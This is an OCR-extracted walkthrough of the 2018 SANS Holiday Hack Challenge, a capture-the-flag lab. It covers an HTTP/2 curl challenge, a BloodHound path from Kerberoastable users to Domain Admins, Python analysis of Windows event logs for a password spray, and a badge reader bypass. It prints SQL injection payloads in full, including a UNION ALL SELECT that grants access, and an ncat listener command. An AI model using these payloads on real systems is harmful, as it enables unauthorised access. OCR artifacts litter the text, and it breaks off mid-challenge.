include /etc/nginx/modules-enabled/*.conf;

events {
```

```
        worker_connections 768;
        # multi_accept on;
}

http {

        sendfile on;
        tcp_nopush on;
        tcp_nodelay on;
        keepalive_timeout 65;
        types_hash_max_size 2048;
        # server_tokens off;

        # server_names_hash_bucket_size 64;
        # server_name_in_redirect off;

        include /etc/nginx/mime.types;
        default_type application/octet-stream;

        server {
        # love using the new stuff! -Bushy
                listen                  8080 http2;
                # server_name           localhost 127.0.0.1;
                root /var/www/html;

                location ~ [^/]\.php(/|$) {
                    fastcgi_split_path_info ^(.+?\.php)(/.*)$;
                    if (!-f $document_root$fastcgi_script_name) {
                        return 404;
                    }

                    # Mitigate https://httpoxy.org/ vulnerabilities
                    fastcgi_param HTTP_PROXY "";

                    # fastcgi_pass 127.0.0.1:9000;
                    fastcgi_pass unix:/var/run/php/php-fpm.sock;
                    fastcgi_index index.php;

                    # include the fastcgi_param setting
                    include fastcgi_params;

                    # SCRIPT_FILENAME parameter is used for PHP FPM determining
                    #  the script name. If it is not set in fastcgi_params file,
                    # i.e. /etc/nginx/fastcgi_params or in the parent contexts,
                    # please comment off following line:
        default_type application/octet-stream;
                    # fastcgi_param  SCRIPT_FILENAME   $document_root$fastcgi_script_name;
                }
                }
        ##
        # Logging Settings
        ##
        access_log /var/log/nginx/access.log;
        error_log /var/log/nginx/error.log;
        ##
        # Gzip Settings
        ##
        gzip on;
        gzip_disable "msie6";
        # gzip_vary on;
        # gzip_proxied any;
        # gzip_comp_level 6;
        # gzip_buffers 16 8k;
        # gzip_http_version 1.1;
        # gzip_types text/plain text/css application/json application/javascript text/xml ap
plication/xml application/xml+rss text/javascript;
        ##
        # Virtual Host Configs
        ##
        include /etc/nginx/conf.d/*.conf;
        include /etc/nginx/sites-enabled/*;
}
elf@a66bf0daa852:~$
```

The conf file indicates that HTTP2 is in use, and index.php is a CGI index file. Let's look at bash history to see if we can see any previous attempts to start the striper:


```
elf@9d0e3b805195:~$ cat .bash_history
netstat -ant
ncat --broker -nlvp 9090
echo "\302\257\_(\343\203\204)_/\302\257" >> /tmp/shruggins
cat /tmp/shruggins
curl --http2-prior-knowledge http://localhost:8080/index.php
telnet towel.blinkenlights.nl
fortune | cowsay | lolcat
ps -aux
sl
figlet I am your father
echo 'goHangasaLAmIimalaSAgnaHoG' | rev
aptitude moo
aptitude -v moo
aptitude -vv moo
aptitude -vvv moo
aptitude -vvvv moo
aptitude -vvvvv moo
aptitude -vvvvvv moo
yes Giddyup
factor 512
aafire
```

We see the http2-prior-knowledge option that supports HTTP2 with curl. Let's run that to see what we get.

```
elf@9d0e3b805195:~$ curl --http2-prior-knowledge http://localhost:8080/index.php
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"

 </body>
</html>
elf@9d0e3b805195:~$
```


Let's follow those instructions and add the "—data" parameter to generate the POST:

```
elf@9d0e3b805195:~$ curl --http2-prior-knowledge http://localhost:8080/index.php --data 'sta
tus=on'
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"
```




Now that we've solved this terminal challenge, let's continue by downloading and starting up the SANS Slingshot VM image found here: https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova

Start by opening BloodHound:




It appears that BloodHound and supporting tools have already been used to probe and map the ad.kringlecastle.com domain, and this data is now stored on the VM. Twelve users have been mapped back to the domain. Let's see if we can a reliable path from a Kerberoastable user back to the Domain Admins group.


Start by typing "DOMAIN ADMINS" into the filter field. Then choose "Shortest Paths to Domain Admins from Kerberoastable Users" from the hamburger menu, as seen in the following screenshot.



After clicking the Shortest Paths to Domain Admins… analytics link we see the following:



Looking closer at the graph, we can identify one path that is not dependent on “CanRDP”.



That user is [LDUBEJ00320@AD.KRINGLECASTLE.COM]

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.

> *Links.*
>
> *Nein! Nein! Nein!*
>
> *No one is coming to help you.*
>
> *Get the over here!*
>
> *Schnell!*


Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "NOW I HAVE A ZERO-DAY. HO-HO-HO."


A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Question 6:

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the* ***Yule Log Analysis*** *Cranberry Pi terminal challenge.*

Start by helping Pepper Minstix with the terminal challenge.





Following the hint, we can see that the evtx_dump.py script converts the event log file to XML output:

```
elf@e077ca9578a3:~$ ls -al
total 6916
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:42 .
drwxr-xr-x 1 root root    4096 Dec 14 16:42 ..
-rw-r--r-- 1 elf  elf      220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 elf  elf     3785 Dec 14 16:42 .bashrc
-rw-r--r-- 1 elf  elf      807 Apr  4  2018 .profile
```

```
-rw-r--r-- 1 elf  elf     1353 Dec 14 16:13 evtx_dump.py
-rw-r--r-- 1 elf  elf  1118208 Dec 14 16:13 ho-ho-no.evtx
-rwxr-xr-x 1 elf  elf  5936968 Dec 14 16:13 runtoanswer
elf@e077ca9578a3:~$ python ./evtx_dump.py ho-ho-no.evtx > dump.xml
elf@e077ca9578a3:~$ head dump.xml
<?xml version="1.1" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event"><System><Provider Name=
"Microsoft-Windows-Security-Auditing" Guid="{54849625-5478-4994-a5ba-3e3b0328c30d}"></Provid
er>
<EventID Qualifiers="">4647</EventID>
<Version>0</Version>
<Level>0</Level>
<Task>12545</Task>
<Opcode>0</Opcode>
<Keywords>0x8020000000000000</Keywords>
elf@e077ca9578a3:~$
```

Since we are looking for webmail users who may have been compromised, let's try to identify how and where the password spray attempts are coming from. We'll need to look for events of type "4625", as that represents a Windows failed logon attempt.

Let's take advantage of python's built-in XML parser support by searching for all failed logon events and printing the logon type, username, and IP address for each one. Here is a listing of the script that we'll use. We'll edit it outside of the terminal, then paste it into a python interactive shell:

```
import xml.etree.ElementTree as ET
tree = ET.parse('dump.xml')
root = tree.getroot()

for event in root.findall('{http://schemas.microsoft.com/win/2004/08/events/event}Event'):
  system = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}System')
  eventid =
int(system.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventID').text)
  if eventid == 4625:
    eventdata = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventData')
    logontype =
int(eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='LogonType'
]").text)
    if logontype > 0:
      subjectusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='SubjectUserNam
e']")
      targetusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='TargetUserName
']")
      ipaddress =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='IpAddress']")
      print "-------------------------"
      print ("LogonType = " + str(logontype))
      print subjectusername.text
      print targetusername.text
      print ipaddress.text
```

Execute the script by pasting it into an interactive python prompt. Let's see what we get:

```
elf@e077ca9578a3:~$
elf@e077ca9578a3:~$ python
Python 2.7.15rc1 (default, Nov 12 2018, 14:31:15)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse('dump.xml')
>>> root = tree.getroot()
>>>
>>> for event in root.findall('{http://schemas.microsoft.com/win/2004/08/events/event}Event'):
...   system = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}System')
...   eventid =
int(system.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventID').text)
...   if eventid == 4625:
...     eventdata =
event.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventData')
```

```
...     logontype =
int(eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='LogonType'
]").text)
...     if logontype > 0:
...       subjectusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='SubjectUserNam
e']")
...       targetusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='TargetUserName
']")
...       ipaddress =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='IpAddress']")
...       print "-------------------------"
...       print ("LogonType = " + str(logontype))
...       print subjectusername.text
...       print targetusername.text
...       print ipaddress.text
...
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
sparkle.redberry
10.158.210.210
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
test.user
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
aaron.smith
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
abhishek.kumar
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
adam.smith
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
ahmed.ali
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
ahmed.hassan
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
ahmed.mohamed
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
ajay.kumar
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
alex.smith
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
ali.khan
172.31.254.101
-------------------------
LogonType = 8
-------------------------
WIN-KCON-EXCH16$
ali.raza
172.31.254.101
-------------------------
LogonType = 8
```

```
WIN-KCON-EXCH16$
amanda.smith
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
amit.kumar
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
amit.sharma
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
amit.singh
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
amy.smith
172.31.254.101
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
andrew.smith
172.31.254.101

<snip>
```

It appears that we are seeing LogonType ==8 and IpAddress == 172.31.254.101 for each of those failed logon attempts.

Let's now look for all *successful* logon events ("4624"), filtering for just those that have LogonType == 8. Here is our new script:

```
import xml.etree.ElementTree as ET
tree = ET.parse('dump.xml')
root = tree.getroot()

for event in root.findall('{http://schemas.microsoft.com/win/2004/08/events/event}Event'):
  system = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}System')
  eventid =
int(system.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventID').text)
  if eventid == 4624:
    eventdata = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventData')
    logontype =
int(eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='LogonType'
]").text)
    if logontype == 8:
      ipaddress =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='IpAddress']")
      subjectusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='SubjectUserNam
e']")
      targetusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='TargetUserName
']")
      print "-------------------------"
      print ("LogonType = " + str(logontype))
      print subjectusername.text
      print targetusername.text
      print ipaddress.text
```

Let's run it by pasting it into the interactive prompt and see what we get.

```
>>>
>>>
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse('dump.xml')
>>> root = tree.getroot()
>>>
>>> for event in root.findall('{http://schemas.microsoft.com/win/2004/08/events/event}Event'):
```

```
...   system = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}System')
...   eventid =
int(system.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventID').text)
...   if eventid == 4624:
...     eventdata =
event.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventData')
...     logontype =
int(eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='LogonType'
]").text)
...     ipaddress =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='IpAddress']")
...     if (logontype == 8) and (ipaddress == "172.31.254.101"):
...       subjectusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='SubjectUserNam
e']")
...       targetusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='TargetUserName
']")
...       print "-------------------------"
...       print ("LogonType = " + str(logontype))
...       print subjectusername.text
...       print targetusername.text
...       print ipaddress.text
...
>>>
>>>
>>>
>>>
>>>
>>> import xml.etree.ElementTree as ET
>>> tree = ET.parse('dump.xml')
>>> root = tree.getroot()
>>>
>>> for event in root.findall('{http://schemas.microsoft.com/win/2004/08/events/event}Event'):
...   system = event.find('{http://schemas.microsoft.com/win/2004/08/events/event}System')
...   eventid =
int(system.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventID').text)
...   if eventid == 4624:
...     eventdata =
event.find('{http://schemas.microsoft.com/win/2004/08/events/event}EventData')
...     logontype =
int(eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='LogonType'
]").text)
...     if logontype == 8:
...       ipaddress =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='IpAddress']")
...       subjectusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='SubjectUserNam
e']")
...       targetusername =
eventdata.find("{http://schemas.microsoft.com/win/2004/08/events/event}Data[@Name='TargetUserName
']")
...       print "-------------------------"
...       print ("LogonType = " + str(logontype))
...       print subjectusername.text
...       print targetusername.text
...       print ipaddress.text
...
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbe58608
127.0.0.1
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbe58608
127.0.0.1
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbab78a6
-
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbab78a6
-
-------------------------
LogonType = 8
WIN-KCON-EXCH16$
```

```
HealthMailboxbab78a6
-
--------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbab78a6
-
```


<snip>

```
--------------------------
LogonType = 8
WIN-KCON-EXCH16$
minty.candycane
172.31.254.101
--------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbab78a6
-
--------------------------
LogonType = 8
WIN-KCON-EXCH16$
HealthMailboxbab78a6
-
```

<snip>

```
-
>>>
```

It appears that the compromised user is minty.candycane, as that is the only successful logon from the sprayer's IP address.



After solving the terminal challenge, Pepper Mintstix reveals a new hint about Hans Gruber and Santa's secret room. Let's return there.

Neither Santa nor Hans seem to have much to say, possibly because we've already snuck into the room through the ventilation ducts, and we don't need to hack the badge reader to get in. We'll come back later.

For now, continue with solving the question – get the sample employee badge from here:
https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg

The QR code seen on the sample badge contains this data: oRfjg5uGHmbduj2m

Continue by looking at the door authentication panel found here: https://scanomatic.kringlecastle.com/index.html

If we take a photo of the sample badge, then scan it with our webcam through this reader, we get the message “Authorized User Account has been disabled”.

What if this data in the QR code is a hash that is used to construct a SQL Query? Let’s try some SQL Injection by creating a QR Code with “’ or 1=1 --“, and then scanning it. Here is a new QR Code constructed with that data:

When we scan that QR code, we get an error message in the console:

This is the error message that scrolls across the screen:

```
EXCEPTION AT (LINE 96 “USER INFO = QUERY(“SELECT FIRST_NAME,LAST_NAME,ENABLED FROM EMPLOYEES
WHERE AUTHORIZED = 1 AND UID = ‘{}’ LIMIT 1”.FORMAT(UID))”):10644, U”YOU HAVE AN ERROR IN YOUR
SQL SYNTAX; CHECK THE MANUAL THAT CORRESPONDS TO YOUR MARIADB SERVER VERSION FOR THE RIGHT SYNTAX
TO USE NEAR “ LIMIT 1’ AT LINE 1)
```

Let’s try a QR Code that contains a bad UID which should return zero rows, then union in a hard-coded select that should return a valid result. Embed the following text into our QR Code and try again.

```
xxxxxxxxxxxxxxxx' union all select 'T' as first_name, 'Karre' as last_name, 1
as enabled #
```

This works! The JSON data response from the server to the card reader can be captured using browser developer tools:

```
{
        "data": "User Access Granted - Control number 19880715",
        "request": true,
        "success": {
                "hash": "ff60055a84873cd7d75ce86cfaebd971ab90c86ff72d976ede0f5f04795e99eb",
                "resourceId": "false"
        }
}
```

Our control number is 19880715.

Answer: 19880715

Hans has started monologuing again.

> *So, you've figured out my plan – it's not about freeing those prisoners.*
>
> *The toy soldiers and I are here to steal the contents of Santa's vault!*
>
> *You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.*
>
> *But, I tell you -- I am an **exceptional** thief.*
>
> *And since I've moved up to kidnapping all of you, you should be more polite!*

Question 7:

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? *For hints on achieving this objective, please visit Sparkle Redberry and help her with the* ***Dev Ops Fail*** *Cranberry Pi terminal challenge.*

Let's continue by visiting Sparkle Redberry and helping her with the terminal challenge.

Let's see what files we have:

```
elf@b6cfc0fbe0e1:~$ ls -al
total 5832
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:30 .
drwxr-xr-x 1 root root    4096 Dec 14 16:30 ..
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
